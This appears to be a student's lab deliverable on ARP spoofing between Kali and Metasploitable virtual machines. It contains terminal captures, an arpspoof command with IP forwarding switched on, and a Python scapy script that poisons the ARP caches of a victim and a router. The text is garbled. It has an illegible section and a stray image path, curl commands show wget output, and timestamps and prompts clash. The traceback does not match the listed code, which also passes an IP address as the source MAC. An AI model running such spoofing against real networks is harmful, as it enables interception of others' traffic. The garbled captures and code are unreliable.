

## ARP Spoofing Attacks (Deliverables)

## Implementing ARP Spoofing:

[illegible]

```
msfadmin@kali:~/Documents$ curl -s http://www.google.com
11-20-51 ~ http://www.google.com/
=> index.html.25
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ (-) ] 22,900 --,-K/s

11-20-52 (601.99 KB/s) - 'index.html.25' saved (22900)

msfadmin@kali:~/Documents$ curl -s http://www.google.com
11-20-53 ~ http://www.google.com/
=> index.html.26
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ (-) ] 22,032 --,-K/s

11-20-53 (046.70 KB/s) - 'index.html.26' saved (22032)

msfadmin@kali:~/Documents$
```

# Exercise 1: Inspect ARP Tables

```
(kali@kali)-[~]
└─$ sudo python3 Documents/arpDetector.py
Command 'sudp' not found, did you mean:
  command 'srdp' from deb graphviz
  command 'sup' from deb sup
  command 'sudp' from deb sudo
  command 'sudp' from deb sudo-ldap
Try: sudo apt install <deb name>

(kali@kali)-[~]
└─$ sudo python3 Documents/arpDetector.py
[sudo] password for kali:

Possible ARP attack detected
It is possible that the machine with IP address
192.168.1.101 is pretending to be 192.168.1.1

Traceback (most recent call last):
  File "/home/kali/Documents/arpDetector.py", line 70, in <module>
    ...

(kali@kali)-[~]
└─$ sudo python3 Documents/arpDetector.py
[sudo] password for kali:

Currently scanning: 192.168.5.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120



| IP            | At                | MAC Address | Count | Len                    | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|------------------------|-----------------------|
| 192.168.1.1   | 08:00:27:b5:9c:82 | 1           | 60    | PCS Systemtechnik GmbH |                       |
| 192.168.1.101 | 08:00:27:0d:22:3d | 1           | 60    | PCS Systemtechnik GmbH |                       |



(kali@kali)-[~]
└─$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

(kali@kali)-[~]
└─$ sudo -i
(root@kali)-[~]
└─$ echo 1 > /proc/sys/net/ipv4/ip_forward

(root@kali)-[~]
└─$ exit

(kali@kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.101 192.168.1.1\

Resolving www.google.com... 142.250.190.190
Connecting to www.google.com[142.250.190.190]... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified (text/html)

[ (-) ] 22,900 --K/s

11:20:52 (601.99 KB/s) - 'index.html.25' saved [22900]

msfadmin@metasploitable:~$ wget http://www.google.com
--11:20:59-- http://www.google.com/
=> 'index.html.26'


Resolving www.google.com... 142.250.190.190
Connecting to www.google.com[142.250.190.190]... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified (text/html)

[ (-) ] 22,832 --K/s

11:20:59 (646.70 KB/s) - 'index.html.26' saved [22832]

msfadmin@metasploitable:~$ sudo arp -a
[sudo] password for msfadmin:
ipSense.hmac.arpa (192.168.1.1) at 08:00:27:0d:22:3d (ether) on eth0
msfadmin@metasploitable:~$
```

## Exercise 2: Implement an ARP Spoofer in Python



```
1 from scapy.all import *
2 import sys
3
4 def arp_spoof(dest_ip, dest_mac, source_ip):
5     arp_packet = ARP(op="is-at", hwsrc=source_ip, psrc=source_ip,
6                     hwdst=dest_mac, pdst=dest_ip)
7     send(arp_packet, verbose=False)
8 def arp_restore(dest_ip, dest_mac, source_ip, source_mac):
9     packet = ARP(op="is-at", hwsrc=source_mac, psrc= source_ip,
10                hwdst= dest_mac, pdst= dest_ip)
11     send(packet, verbose=False)
12
13 def main():
14     victim_ip= sys.argv[1]
15     router_ip= sys.argv[2]
16     victim_mac = getmacbyip(victim_ip)
17     router_mac = getmacbyip(router_ip)
18     try:
19         print("Sending spoofed ARP packets")
20         while True:
21             arp_spoof(victim_ip, victim_mac, router_ip)
22             arp_spoof(router_ip, router_mac, victim_ip)
23     except KeyboardInterrupt:
24         print("Restoring ARP Tables")
25         arp_restore(router_ip, router_mac, victim_ip, victim_mac)
26         arp_restore(victim_ip, victim_mac, router_ip, router_mac)
27         quit()
28
29 main()
30
```

```
(kali@kali):~$ sudo python3 Documents/arpSpoof.py 192.168.1.101 192.168.1.1
Sending spoofed ARP packets
Traceback (most recent call last):
  File "/home/kali/Documents/arpSpoof.py", line 29, in <module>
    main()
  File "/home/kali/Documents/arpSpoof.py", line 21, in main
    arp_spoof(victim_ip, victim_mac, router_ip)
  File "/home/kali/Documents/arpSpoof.py", line 5, in arp_spoof
    arp_packet = ARP(op="is-at", hwsrc=source_ip, psrc=source_mac,
NameError: name 'source_mac' is not defined. Did you mean: 'source_ip'?

(kali@kali):~$ sudo python3 Documents/arpSpoof.py 192.168.1.101 192.168.1.1
Sending spoofed ARP packets
^CRestoring ARP Tables

(kali@kali):~$
```

```
msfadmin@metasploit> $ wget http://www.google.com
--12:45:22-- http://www.google.com/
=> 'index.html.31'
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ (-) ] 22,852 --.--K/s

12:05:22 (592.69 KB/s) - 'index.html.31' saved (22852)

msfadmin@metasploit> $ wget http://www.google.com
--12:45:25-- http://www.google.com/
=> 'index.html.32'
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ (-) ] 22,952 --.--K/s

12:05:25 (293.96 KB/s) - 'index.html.32' saved (22952)

msfadmin@metasploit> $
```